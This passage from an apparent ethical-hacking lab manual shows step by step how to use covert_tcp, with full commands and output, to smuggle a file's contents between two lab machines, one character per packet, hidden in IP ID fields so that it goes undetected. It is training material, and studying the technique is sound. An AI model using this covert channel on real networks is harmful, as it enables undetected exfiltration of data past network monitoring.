      |
ubuntu@ubuntu:~/Desktop/Receive$
```

Figure 3.6.21: Compiling covert_tcp.c file

28. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

T A S K 6 . 5

Setup a Listener

- Note:** The password you type will not be visible in the terminal window.
29. To start a listener, type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.

```
root@ubuntu:~/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.
```

Figure 3.6.22: Setting up covert_tcp listener

T A S K 6 . 6

Launch Wireshark

30. Now, switch back to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
31. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

32. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.




Figure 3.6.23: Wireshark window

T A S K 6 . 7**Start Sending
the Message**

33. Minimize Wireshark and switch back to the **Terminal** window.
34. Type **`sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt`** and press **Enter** to start sending the contents of message.txt file over tcp.
35. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The entered password will not visible to you.
36. covert_tcp starts sending the string one character at a time, as shown in the screenshot.

Parrot Terminal

```
[attacker@parrot] - ~/Desktop/Send
└─ $ sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888
   -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt
[sudo] password for attacker:
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.10.9
Source Host      : 10.10.10.13
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type    : IP ID
```

Figure 3.6.24: Covert_tcp command to start sending the message

Parrot Terminal

```
[attacker@parrot] - ~/Desktop/Send
└─ $ sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888
   -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt
[sudo] password for attacker:
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.10.9
Source Host      : 10.10.10.13
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type    : IP ID

Client Mode: Sending data.

[attacker@parrot] - ~/Desktop/Send
└─ $
```

Sending Data: S
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:
Sending Data: M
Sending Data: e
Sending Data: s
Sending Data: s
Sending Data: a
Sending Data: g
Sending Data: e
Sending Data:

Figure 3.6.25: Covert_tcp sending data

37. Go to the **Ubuntu** virtual machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.

```
root@ubuntu:/home/ubuntu/Desktop/Receive
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu/Desktop/Receive...
ubuntug@ubuntu:~/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.

Receiving Data: S
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: M
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:
```

Figure 3.6.26: Covert_tcp receiving data

38. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

T A S K 6 . 8

Analyze Results

```
root@ubuntu:/home/ubuntu
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@ubuntu:/home/ubuntu#
```

Figure 3.6.27: Tcpdump showing 0 packets captured

40. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.




Figure 3.6.28: Message saved in a text file

41. Now, switch back to the **Parrot Security** virtual machine. Close the terminal windows and open **Wireshark**.

42. Click the **Stop capturing packets icon** (red square) button from the menu bar, as shown in the screenshot.




Figure 3.6.29: Stopping the packet capture

43. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.




Figure 3.6.30: Applying the TCP filter

44. If you examine the communication between the **Parrot Security** and **Ubuntu** virtual machines (here, **10.10.10.13** and **10.10.10.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.
45. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

Module 06 - System Hacking

The image displays two separate instances of the Wireshark network traffic analyzer. Both instances are capturing on interface *eth0 and are focused on the TCP protocol.

Screenshot 1 (Top): This screenshot shows a sequence of TCP connections between two hosts, 10.10.10.9 and 10.10.10.11. The traffic consists of SYN, ACK, RST, and ACK packets. A specific packet is highlighted in yellow, showing its details and bytes. The packet is identified as a SYN packet (Seq=0, Ack=1) from 10.10.10.9 to 10.10.10.11. The bytes pane shows the raw hex and ASCII data for this packet.

No.	Time	Source	Destination	Protocol	Length	Info
4	8.927158526	10.10.10.9	10.10.10.11	TCP	54	8888 → 9999 [SYN, ECN] Seq=0 Win=5
5	8.927512234	10.10.10.9	10.10.10.11	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1
6	8.927835442	10.10.10.9	10.10.10.11	TCP	54	[TCP Port numbers reused] 8888 → 9
7	9.927489952	10.10.10.9	10.10.10.11	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1
8	10.927186568	10.10.10.9	10.10.10.11	TCP	54	[TCP Port numbers reused] 8888 → 9
9	10.927483875	10.10.10.9	10.10.10.11	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1
10	11.927348800	10.10.10.11	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9
11	11.928497824	10.10.10.9	10.10.10.11	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1
12	12.927527536	10.10.10.9	10.10.10.11	TCP	54	[TCP Port numbers reused] 8888 → 9
13	12.928400454	10.10.10.9	10.10.10.11	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1
14	13.927676676	10.10.10.9	10.10.10.11	TCP	54	[TCP Port numbers reused] 8888 → 9
15	13.928073285	10.10.10.9	10.10.10.11	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1
16	14.927895722	10.10.10.9	10.10.10.11	TCP	54	[TCP Port numbers reused] 8888 → 9
17	14.928147628	10.10.10.9	10.10.10.11	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1

Screenshot 2 (Bottom): This screenshot shows a sequence of TCP connections between 10.10.10.13 and 10.10.10.9. It highlights a SYN packet (Seq=0, Ack=1) from 10.10.10.13 to 10.10.10.9. The bytes pane shows the raw hex and ASCII data for this packet.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.10.13	10.10.10.9	TCP	54	8888 → 9999 [SYN] Seq=0
2	0.000490654	10.10.10.9	10.10.10.13	TCP	60	9999 → 8888 [RST, ACK]
3	1.000602538	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reuse]
4	1.001307444	10.10.10.9	10.10.10.13	TCP	60	9999 → 8888 [RST, ACK]
5	2.001009944	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reuse]
6	2.001405924	10.10.10.9	10.10.10.13	TCP	60	9999 → 8888 [RST, ACK]
7	3.001489023	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reuse]
8	3.002355454	10.10.10.9	10.10.10.13	TCP	60	9999 → 8888 [RST, ACK]

